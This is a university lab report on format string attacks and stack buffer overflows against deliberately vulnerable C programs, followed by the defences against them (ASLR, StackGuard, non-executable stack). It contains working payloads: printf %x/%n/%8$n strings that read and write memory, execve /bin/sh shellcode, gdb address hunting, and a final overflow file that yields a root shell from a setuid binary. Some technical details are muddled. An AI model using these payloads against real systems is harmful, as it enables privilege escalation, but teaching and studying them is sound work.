Technical Report: String Formatting and Buffer Overflows

Nashe Mncube (27604) David Sharp (36688) Daniel Davies (35349) Chetankumar Mistry (38523)

I. Introduction: String Formatting

A string format attack exploits vulnerabilities in programs that read user input, which can be used to examine and/or modify the values stored in those programs' variables (and even more interesting addresses if the program is running with set-uid root privileges). In this report we investigate the different behavioural changes we can induce in programs by targeting an unchecked `printf()` function.

A. String Formatting in C

C and its corresponding libraries provide a variety of string manipulation functions which are open to vulnerabilities. There are many examples of these, which handle user interactions via stdin/stdout, but the most notable one for the purposes of this report will be `printf()` [1].

1) The `printf()` function: `printf()` is a function which takes in a string, containing special replacement tokens, and any parameters to that string (that fill the tokens), to output to stdout. The special tokens are bound to specific output formats, for example the `%d` token outputs a parameter in denary format, whereas `%x` outputs in hex.

When `printf()` is called, it is allocated a function stack, on which you will find its list of parameters. Any number of parameters can be specified, thanks to C varargs, which can place an arbitrary (within reason) number of arguments on the stack. This will look something like this (see **Fig.1**):

This image shows how our `printf()` function works: the format string, something like ”Hello %s”, along with its arguments (the fillers for the tokens) are loaded onto the stack. We keep a pointer to the current parameter in our function we are to print, and then whenever one of these special tokens is encountered, it simply replaces the token with whatever is at the current stack pointer, and then moves the stack pointer up so that it is now at the next variable to print.

2) The `%n` special character : `%n` is a unique formatting character which, instead of reading a value stored at the stack pointer, will instead overwrite a variable you give it with the number of bytes read in so far.

B. Overview of Attacks

1) Denial of Service (DoS): `%s` is interpreted by `printf()` as a command which will use the current value in the function stack as a pointer to a null-terminated string. The



Fig. 1. Simple stack state for `printf()` function call

program will unconditionally de-reference the current value being pointed at, which leads to 2 different situations:

1) The address is valid and accessible to the program, in which case it will continually print the characters found at that address until the null-character (`\0`) is met.
2) The address is invalid/out-of-bounds to the current program, resulting in a segmentation-fault (”seg-fault”), which causes the OS to terminate execution.

Denial of Service works by entering enough [2] `%s` characters (or equivalently, `%n` characters) until the value in the stack is interpreted as an invalid pointer. e.g. entering `%s%s%s%s%s%s%s%s%s` (with no corresponding variables) into a vulnerable `printf()` would force an OS exit of the program (assuming you hit an invalid address eventually) . This continually moves the stack pointer, de-referencing the values and printing what is stored in those addresses. With enough such `%s` tokens you are guaranteed to hit a value that doesn't belong to the current program.

Another DoS attack can be done by what is known as ”Stack Smashing” also known as stack overflow, which takes place when a large number of formatting characters are input (eg. `%d`, `%x`, `%c`, etc.). If enough of these formatting characters are entered, an OS protection mechanism will be triggered (”Stack Smashing Detected”, which under the hood is caused by triggering the StackGuard defence against buffer overflows [3]).

C. Reading Values on the Stack

When `printf()` is called, it loads the values to be printed into its call stack. These values are then read off every time the string formatting characters are met. Now what happens if the number of string formatting characters exceed the number of parameters? `printf()` is oblivious to this happening, so if no protection mechanisms are used, the format string pointer will continue to move up the stack, printing whatever values it finds, while format string tokens remain. So we can essentially supply as many format string tokens as we'd like, causing the format string pointer in the `printf()` stack to far exceed just the call stack for the `printf()` function. For example, a surplus of `%x` will read off the values from the stack, value by value, in hex.

1) Values vs Pointers: Some variables are statically allocated in the program stack at compile time (eg `char[6]`). These values can be directly output by using specific formatting characters (`%x`).

Other variables are dynamically allocated (`char* / use of malloc`) in the program heap, and can only be accessed by de-referencing a pointer to them. To print them, specific formatting characters (`%s`) must be used, which interpret the value on the stack as an address rather than a a raw value.

2) Data Structures: Data Structures such as arrays are typically dynamically allocated. As a result, the pointer to them will only point to the first value of the data structure. In order to print off the whole structure, we can utilise the fact that data is often stored in contiguous blocks of memory (for data structures such as arrays). This means that if an attacker knows the address of the first element, it is possible to calculate the addresses of further variables by noting the type of the data structure (int, char, bool, etc) and using the size of the type as the size to step through in memory, with the starting location as the start of the data structure.

D. Writing Values to the Stack

This attack utilises the `%n` operator described earlier. If an attacker wants to change the value stored in a particular location in memory, then the address must first be found in the program stack, then `%n` can be used to change the value to be the number of bytes printed by `printf()` so far. This attack requires the address of the variable to be changed.

E. String Format Attack

We now present an application of the methods discussed above to solve the first lab sheet.

Task 1.1: Crash the Program: As described above, the program can be crashed by entering the string `%s%s%s%s%s%s%s%s%s%s`, which will step through the call stack interpreting values as addresses, until an invalid address is encountered and the program ”seg-faults”.

We may also observe a GCC protection mechanism crash by continual use of read tokens, e.g., `%d%d%d%d%d%d%d%d%d` results in a ”Stack smashing detected” program termination.

Task 1.2: Print out the Value of `secret[1]`: As mentioned previously, data structures are often allocated on the heap, such as the ”secret” array in this case. For an attacker, this means being able to simply print the value becomes a bit more difficult, since the pointer we have in our program stack will point to secret[0]. As mentioned previously, one way around this is to step through heap memory starting from secret[0], since we know that arrays are contiguously allocated.

Fortunately for this exercise, the address of `secret[1]` is printed out by the source program. As a result we know the exact address to access. The program allows for 2 values to be input, one is a number, the other is a string. By entering the decimal encoded address of `secret[1]` for our first input, it gets placed in the stack. This value can then be found and accessed by entering special `printf()` formatting characters, e.g. `%x` to step through the stack until the address is found. Once this address has been reached, the attacker can interpret the value as a string, which will access the address we input, and then prints out the value stored in that address, in this case is `secret[1]` (which prints ”U” here, the ascii decoding of 0x55).

An example string that would accomplish this would be: `%x-%x-%x-%x-%x-%x-%x-%x-%s`

Curious readers may wonder why there are 8 `%x` constructs before the value is accessed with `%s`. This number can be calculated, but essentially corresponds to the number of variables we need to step through until we get to the variable that holds the address of `secret[1]`. The address of `secret[1]` is held in ”int_input” in the main program, and so we first need to step through things like the printf() stack variables, which will hold frame pointers/ return values and the argument (format string) to `printf()`, and we will then also step through variables ”a”,”b”,”c” and ”d” in the calling function to `printf()`. This happens to be 8 variables in total in this case.

Task 1.3: Modify the value of `secret[1]`: We can follow similar steps to what is given in **Task 1.2**: that is, we can enter the address of `secret[1]` into our program stack, and step through the stack until we reach this value with a series of `%x` tokens. However this time, instead of using `%s` to print the value of `secret[1]`, we can utilize `%n`. This will set the value at the input address with the number of bytes printed by `printf()` so far.

An example string that would accomplish this would be:
`%x-%x-%x-%x-%x-%x-%x-%x-%n`

This changes the value to 0x1d- aka, 24 characters, which is composed of 8 lots of the 3 characters: `%x`,and -.

Task 1.4: Modify the value of `secret[1]` to a chosen value: We an be a bit more creative in how we specify the format string to set our values to numbers starting from 0 rather than 24. To do this, we need to utilize a special operator for the `printf()`, the '$' operator. This essentially sets the stack pointer directly to an argument N that you specify. For example, `%5$x` will print off the fifth parameter given to the `printf()` function, aka, it will jump the stack pointer up by 5 spaces. So we can simplify the string above to:

`%8$n`

This will set the value at the address of the eighth space above the stack pointer to 0, since technically no bytes will be printed with this string (it is only one format-string, directly using `%n`).

From the previous task, it is possible for the attacker to modify the value of `secret[1]`. Now we can enter extra characters in our `printf()` string, which will increase the value of `secret[1]`, because now more bytes are being printed by the function, and so `%n` will proportionally increase the value to write to the address. An arbitrary number of characters (e.g. *1*) can be entered which will increment the value updated by `%n` by 1 for each character printed.

For example: `1111%8$n`

This will add an extra 4 to our previously obtained value for `secret[1]`, resulting in 0x04. We can continue to add characters to this to increase the number printed, except on this occasion, we are constrained to only entering an extra 95 characters? Why? Because the input from the user is being entered into an array that has been declared of size 100: 4 are accounted for the actual format string, and another for the null termination string.

As a technicality, it is possible of course to enter more than this, since `scanf()` will write over the buffer size if more characters than expected are given to it, resulting in a buffer overflow- another vulnerability in the program. This will however be explored in further labs and so for now, we will assume that the user is constrained to a maximum of 99 characters.

Task 2.1: Cause the program to Crash: This can be done in exactly the same way as **Task 1.1**.

Task 2.2: Print out the value of `secret[1]`: The modified program no longer allows the attacker to enter the address of `secret[1]` directly. As a result, the attacker needs to enter the address and access that address in a single string.

Due to the fact that Virtual Address Randomisation has been turned off, it means that during every instance of the attack, the address of `secret[1]` remains the same. So one option is to just prepend the address to the string you enter for your attack, meaning it will be written to the stack, and as before, you are able to crawl through the stack using `%x` until you access the value you have input. A complication can come from the the fact that you may not be able to enter all of the characters for your address e.g. backspace, in which case, we add the hex values to a file and run `xxd -p -r file.hex > file`, which creates a decoded version of your address that we can enter in our terminal to interact with the program instead.

Listing 1 shows an example of a file which would print out the values stored at some address.

```
^H^D‘^H–\%x–\%x–\%x–\%x–\%x–\%x–\%x–\%x–\%s
```

Listing 1. Print values stored at an address

Task 2.3: Modify the Value of `secret[1]`: By utilising the steps taken in **Task 2.2**, it is possible to modify the value stored in `secret[1]` by replacing the `%s` (which prints the value stored in `secret[1]`) with `%n`, which will modify the value with the number of bytes written in your string so far.

Listing 2 shows an example of a file which would change the value stored at some decoded address.

```
^H^D‘^H–\%x–\%x–\%x–\%x–\%x–\%x–\%x–\%x–\%n
```

Listing 2. Modify values stored at an address

Task 2.4: Modify the Value of `secret[1]` to a chosen value: Similarly to tasks: **2.3** and **1.4**, it is possible to modify the value in `secret[1]` to a chosen value by first being able to modify the value in general, and then utilising the fact that `%n` increases for every byte printed so far. From this, it means that it is possible for an attacker to generate an ASCII-encoded file with the number of bytes desired to result in modifying `secret[1]` to the desired value.

Listing 3 shows an example of a file which will modify the value stored at some address to a user-defined value.

```
^H^D‘^H–\%8$n
```

Listing 3. Modify values stored at an address to a chosen value

Unfortunately, this does also mean that our range of possible numbers is now 4 to 95, as we need to account for the address being entered first.

F. Interesting Possibilities

Using this attack, attackers can do the following:

- Overwrite important program flags that control access privileges:
  - If the program you're running has Set-UID privileges, you can leverage the permissions of the privileged program to write higher privileges to a malicious program.
- Overwrite return addresses on the stack, function pointers, etc:
  - Writing any value, as demonstrated above, is possible through the use of dummy output characters. It is possible therefore to pre-create an encoded string to make the program jump to a location that you define, by overwriting the return pointer of the `printf()` function on the call stack with a value you produce through use of `%n`.

G. History

String formatting to change behaviour has been known since 1989 [4], but as an attack vector, celebrates its 20th year anniversary this year. The attack itself was uncovered while running a security audit on the ”ProFTPD” [5] program: essentially a feature rich FTP server, during which it was shown that by passing certain values into an unguarded `printf()` function, privilege escalation could be achieved. Since this was uncovered, a number of prevention mechanisms have been devised to assist programmer's in detecting the vulnerability.

H. Prevention

- Compiler Support [6]
  Compilers often come with support for detection/ prevention of string format attacks with static analysis tools. Flags such as the -Wformat-security flag can warn users of a potential mismatch between parameters and format strings in the relevant functions. This is a prevention only mechanism however, and if ignored, will not prevent such an attack from occurring, and so the true responsibility of preventing the attack still lies with the programmer.
- Address randomization [7]
  Using ASLR means that key points of overwriting that an attacker may want to target, such as secret values or return addresses, will change every time the program is run. For the format string attacks, it is crucial to know exactly where the information you seek lies in memory, and if this is changed every time, it is very difficult for the attacker to pinpoint where the target location will be.

I. Appendix A: Automating an attack

Please see attached with this report a python script to automate the key aspects of the attack. The key elements of the script are as follows:

- Program 1- break_part_1.py
  This python script specifically targets the first section of the lab, where we are able to manually enter the address of `secret[1]`.
  At a high level, the python script proceeds as follows: the user is able to pass in as a command-line input the value to change `secret[1]` to. The python script will then run the program, parse the lines read from the program and extract the (printed) address of `secret[1]`. When we have this, we proceed to enter the address into the program stack (as the user manually would), and then simply run the exact same attack/ string format as from **Task 1.4**, this time, padding the string we enter into the unguarded `printf()` with the string '1' as many times as the user has specified.
  The result of running the program is a modification of `secret[1]` to the value the user has specified.
- Program 2- break_part_2.py
  This python script specifically targets the second section of the lab, where we are expected to write the address of `secret[1]` to the stack beforehand. **NB. This only works when address space layout randomisation is turned off**
  At a high level, the python script proceeds as follows: first, the user is able to pass in as a command-line input the value to change `secret[1]` to, however this value will be offset by 4 due to the nature of the attack. Assuming we have the address printed yet again, we can extract the address of `secret[1]`. We then have to run the address decoding stage given in **Task 2.3**, and extract the decoded version of the address (in hex). Once we have this, we proceed to build up a string as before, in which we preppend this decoded address to our `%10$n` statement, and then simply run the exact same attack/ string format as from **Task 2.4**, this time, padding the string we enter into the unguarded printf() with the string 'A' as many times as the user has specified.
  The result of running the program is a modification of `secret[1]` to the value the user has specified.

II. Introduction: Buffer Overflow

In the following section we will discuss the buffer overflow attack in detail, how we implemented the attack successfully for the lab, and relevant background information for tools and reasoning about the solution. There will also be a brief conclusion to this lab.

A. The Buffer Overflow Attack

A buffer overflow attack is a stack based vulnerability that exploits a lack of stack protections through user provided input. We can illustrate how this attack would work in practice with the following source code provided in the lab, written in C.

```c
/* stack.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str){
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv){
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    return 1;
}
```

Listing 4. Buffer Overflow code

The vulnerability in this code exists within the **bof** function, in particular the call to the **strcpy** function. This function copies character from a source pointer called *str* and copies it into *buffer* until a null byte is reached indicating end of line [1].

Listing 5. Simple Program

```
void foo() {
  char name[9]; // 8 bytes plus 0-terminator
  char PIN[5]; // 4 bytes plus 0-terminator
  char a = 1; // set to 0 if name/password correct
  // do stuff
}
```



Fig. 2. Stack memory for simple program

This is a problem as no bounds checking is performed to assure that the given source will fit into the buffer. This means that a user can overwrite memory outside the memory range of the buffer. This can be used as an exploit as an attacker could use this to modify key values kept on the stack, which is where local variables such as *buffer* are stored.

To understand why these values can be changed, one must have understanding of how stack memory is organised, and how values are stored during program execution. The following diagram illustrates a typical stack memory state.

For our simple program in listing 2, we can see that local function variables are pushed onto the stack in order of definition, then we have a saved base pointer and return address pushed to the stack. Stack memory grows upwards, and each function will have its own unique stack frame as per **x86** convention [8].

Once we enter into a function, such as **bof**, the stack state is modified. For the **x86** architecture on which we compile our source, a return address is pushed to stack first, storing the return address of our function, which will be the next instruction to execute after the function call. Local function variables are then pushed to the stack.

The *buffer* is therefore adjacent to our return value on the stack, so using a buffer overflow attack, an attacker could overwrite this return address value. If they could overwrite this value, they could make the function return to any code that they have defined, thereby executing any program they wish. In the next section we will explain how we implemented this attack on the given program.

B. Lab Solution

We divide the solution for the lab into 2 separate sections, task 1 and task 2, which correspond to the given lab specification.

Task 1: Attack: In this section, we were tasked with implementing an attack on the *stack.c* program. In the previous section we outlined the idea behind the buffer overflow attack which is to overwrite the return address when we call **strcpy** so that we jump to our own defined address, and ideally executing our own code.

Looking at the source code, we can see that the user defined input comes in the form of the *badfile*. The contents of that file in shell-code form is as follows

```
31 c0 50 68 2f 2f 73 68
68 2f 62 69 6e 89 e3 50
53 89 e1 99 b0 0b cd 80
```

Listing 6. *badfile* contents as shell-code

This is raw byte-code that translates to this following code listing in **x86**

```
31 c0 xorl %eax, %eax ; clear eax
50 pushl %eax ; put a 0-pointer on the stack
68 2f 2f 73 68 pushl "//sh" ; the cmnd to call
68 2f 62 69 6e pushl "/bin"
89 e3 movl %esp, %ebx ; ebx points at the cmnd
50 pushl %eax ; another 0-pointer
53 pushl %ebx ; points at the command
89 e1 movl %esp, %ecx ; pointer2pointer to cmnd
99 cdq ; this zeroes out edx
b0 0b movb $0x0b, %al ; execve syscall number
cd 80 int $0x80 ; syscall
```

Listing 7. *badfile* disassembled

What the above program basically does is specify a program that we want to run by pushing the command onto the stack, in this case **/bin/sh** which is a command that starts a shell, and then calls an interrupt signal at the end to execute the aforementioned program.

As the above listing is the source code we want to execute, we have to consider how we could use the fact that it is loaded into *str* so that we can somehow execute it. A solution would be that since we are trying to overwrite the return address value, why don't we overwrite to the value of the *str* pointer so that the program will jump back into the address pointed to by the *str* pointer and execute our code which is loaded into it. But first we would have to obtain the address of the *str* variable. This can be done by using **gdb** which is the GNU project debugger [9].

Gdb allows us to examine a program by running it in an interactive debugger that let's us examine program state including registers and stack memory. For our purposes we want to examine the program state at entrance point into the **bof** function, and find the address of the *str* variable. The following listing shows the commands we run using **gdb** to obtain that address.

Listing 8. Obtaining *str* pointer value using **gdb**

```
$ gdb stack
...
(gdb) b bof
Breakpoint 1 at 0x804848a
(gdb) r
Breakpoint 1, bof (
    str=0xbffff507 ... at stack.c:12
12          strcpy(buffer, str);
(gdb) p buffer
$1 = "\000...", <incomplete sequence \375\267>
(gdb) p &buffer
$2 = (char (*)[24]) 0xbffff4c8
(gdb) p/x str
$3 = 0xbffff507
(gdb)
```

In the above listing we first set a break-point for the **bof** function. This means that when we run our code, when the **bof** function is called execution will be halted. We then run our code and see we hit the break-point. We then print three things, the *buffer* contents, the *buffer* address, and the *str* pointer value.

We can see that the value of the *str* pointer is ***0xbffff507***. We will have to keep track of this variable for use later. The contents of the buffer is not important as this well be overwritten by our program, but the address of the buffer is. As mentioned earlier we intend to overwrite the return address to our discovered value, but we need to know the location of this value within memory relative to our buffer. This can be done using the **gdb** which allows us to print registers.

Listing 9. Printing registers using **gdb** output partially omitted

```
...
(gdb) info registers
eax            0xbffff507       -1073744633
ecx            0x804b0a0        134525088
edx            0x0     0
ebx            0xb7fd0ff4       -1208152076
esp            0xbffff4b0       0xbffff4b0
ebp            0xbffff4e8       0xbffff4e8
<OMITTED>
(gdb)
```

The above listing follows from our previous commands. The return address will be stored in the *ebp* register following **x86** convention [8]. This is stored at address ***0xbffff4e8*** on the stack. From our previous commands, we know the address of *buffer* to be ***0xbffff4c8***, which is at a relative offset of 32 from the address of the *ebp* register. Figure 3 illustrates the stack in this state

We know that 24 bytes of this 32 byte difference will be occupied with the specified buffer, and then there will be 8 bytes between the end of **buffer** and **ebp**. This is due to the fact that the architecture we compiled for has a word size of 32, so in actuality our array will take 32 bytes of memory rather than 24.

Our attack is now possible, we first must modify our *badfile* shell-code to occupy that 8 byte difference between the *buffer* and *ebp*. We then specify what we want to write to that *ebp* address. And finally we need to specify a null terminating character so that the **strcpy** function terminates and stops writing. The following shows our final shell-code that achieves the buffer overflow attack

Listing 10. Final buffer overflow attack shell-code

```
31 c0 50 68 2f 2f 73 68
68 2f 62 69 6e 89 e3 50
53 89 e1 99 b0 0b cd 80
90 90 90 90 90 90 90 90
bf ff f5 07 00
```

Our changes start at line 4. We first write 8 **nop**(90) commands [8]. This command does nothing except occupy space for us. We then write our return address value which is



Fig. 3. Stack state in **bof** function

the return address pointed to by the *str* pointer, and we add a final null value to allow **strcpy** to terminate.

When we convert this shell-code into something the program can understand and run it, we get the following

Listing 11. Executing our modified shellcode

```
$ xxd -p -r shellcode > badfile
$ ./stack-root
#
```

The '#' value indicates we have started a new shell, meaning we have successfully launched a buffer overflow attack.

Task 2: Defences: In the previous section we outlined how we successfully launched a buffer overflow attack on the *stack* program, however we omitted a few details regarding compilation. When we compiled the *stack* program, we used the following commands

Listing 12. Compiling *stack.c*

```
$ sudo sysctl -w kernel.randomize_va_space=0
$ gcc -g -z execstack -fno-stack-protector
> stack.c -o stack
$ sudo cp stack stack-root
$ sudo chown root stack-root
$ sudo chmod 4755 stack-root
```

The first line disables kernel virtual address randomisation, and the second command executes our program with flags that disable protections from buffer overflow attacks. The final 3 commands copy our executable into *stack-root*, and allow it to run with root permissions.

In this section we explain what is the purpose of these commands, and what protections are offered by our compiler and operating systems against buffer overflow attacks.

1) ASLR(Address Space Layout Randomisation): In this sub-task we ran the following command

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

which turns ASLR back on with *brk ASLR*. The purpose of this command is to allow address space randomisation of our program's memory space, thereby preventing an attacker from exploiting the same memory addresses between execution runs [10]. This is a reduction measure for buffer overflow attacks as it prevents a potential attack from being able to run the same shell-code to execute an attack. In our case it would mean that we would have to repeatedly find the *str* pointer that we would want to jump to. However, this measure can be deemed useless if the randomisation algorithm used is deterministic. If this was the case, the attacker would be able to predict the *str* pointer value.

2) Stack Guard: In this sub-task, we turned ASLR back on, and examined the effect of turning off 2 of the flags within the compilation step. First we turn off the **-fno-stack-protector** flag. The result of turning off this flag means that our program is compiled with stack protections via **StackGuard** [3]. Stack protections ensure that any sort of buffer overflow attack is detected and prevented by throwing an exception. This makes it a preventative and detection measure.

In the case of our program, when we try our attack, the program throws the following error

```
$ ./stack-root
*** stack smashing detected ***: ./stack-root
terminated
Segmentation fault
```

Indicating that the compiler detected our attack.

StackGuard works by placing a value onto the stack called a stack canary. This exists between the local variables of the currently executing function, and the rest of the stack memory. When a function executes and returns, the stack canary is checked to ensure it hasn't been changed. If not, the program continues executing, and if it has an interrupt is thrown disrupting program execution. In the context of our attack, this value would exist between **buffer** and **ebp**, and when we perform buffer overflow, we will overwrite the value which allows the operating system to detect our attack.

However the stack canary is not of much use if an attacker knows the value. If an attacker knows the stack canary, they can simply ensure that they write its correct value onto stack when performing buffer overflow thereby avoiding detection. Similarly, if an attacker can bypass the canary completely when performing buffer overflow by knowing its location, then they can also avoid detection.

The next instruction in this sub-task was to see the effect of disabling the **-g** command during compilation. When we compiled with this flag off, we see that there's no debugging information available, which means that when using **gdb** we cannot set break commands, or examine specific values and so on [6], [9].

3) Non-executable Stack: Within this sub-task, we were asked to turn compile our source program with the following flag **-z noexecstack**. The purpose of this command is that it means that stack memory is considered purely write-only and read-only but not executable, so nothing stored on the stack can be executed [6]. This is a preventative measure against our attack as it ensures that we cannot execute arbitrary code.

III. Conclusion

In this report we outlined our solutions to the challenge of implementing both a string formatting attack, and a buffer overflow attack. We carefully explained the steps that we took, as well explaining the reasoning behind our methods. We briefly discussed extensions that were made to our implementations, including an automation script for the string formatting attack. We discussed the mitigation's that exist for preventing these attacks, and briefly discussed their effectiveness.

References

[1] S. Loosemore and R. Stallman, *The GNU C library.* Boston, MA: GNU Press, 2004.

[2] Anonymous, "Format string attack." https://www.owasp.org/index.php/Format_string_attack.

[3] Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, SteveBeattie, Aaron Grier, Perry Wagle, Qian Zhang, Heather Hinton, "Stackguard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks," 1997.

[4] MITRE, "Uncontrolled format string." "https://cwe.mitre.org/data/definitions/134.html".

[5] S. Gatlan, "ProFTPD Vulnerability Lets Users Copy Files Without Permission." https://www.bleepingcomputer.com/news/security/proftpd-vulnerability-lets-users-copy-files-without-permission/.

[6] Free Software Foundation, "Using the GNU Compiler Collection (GCC)." https://gcc.gnu.org/onlinedocs/gcc-4.6.3/gcc/, 2010.

[7] S.-H. Stocker, "How aslr protects linux systems from buffer overflow attacks." https://www.networkworld.com/article/3331199/what-does-aslr-do-for-linux.html.

[8] Intel Corporation, *Intel® 64 and IA-32 Architectures Software Developer's Manual.* Intel Corporation, 2016.

[9] GDB Steering Committee, *GDB Program Debugger.* Free Software Foundation, 2019.

[10] Ubuntu Security Team, "Ubuntu Security Features." https://wiki.ubuntu.com/Security/Features, 2019.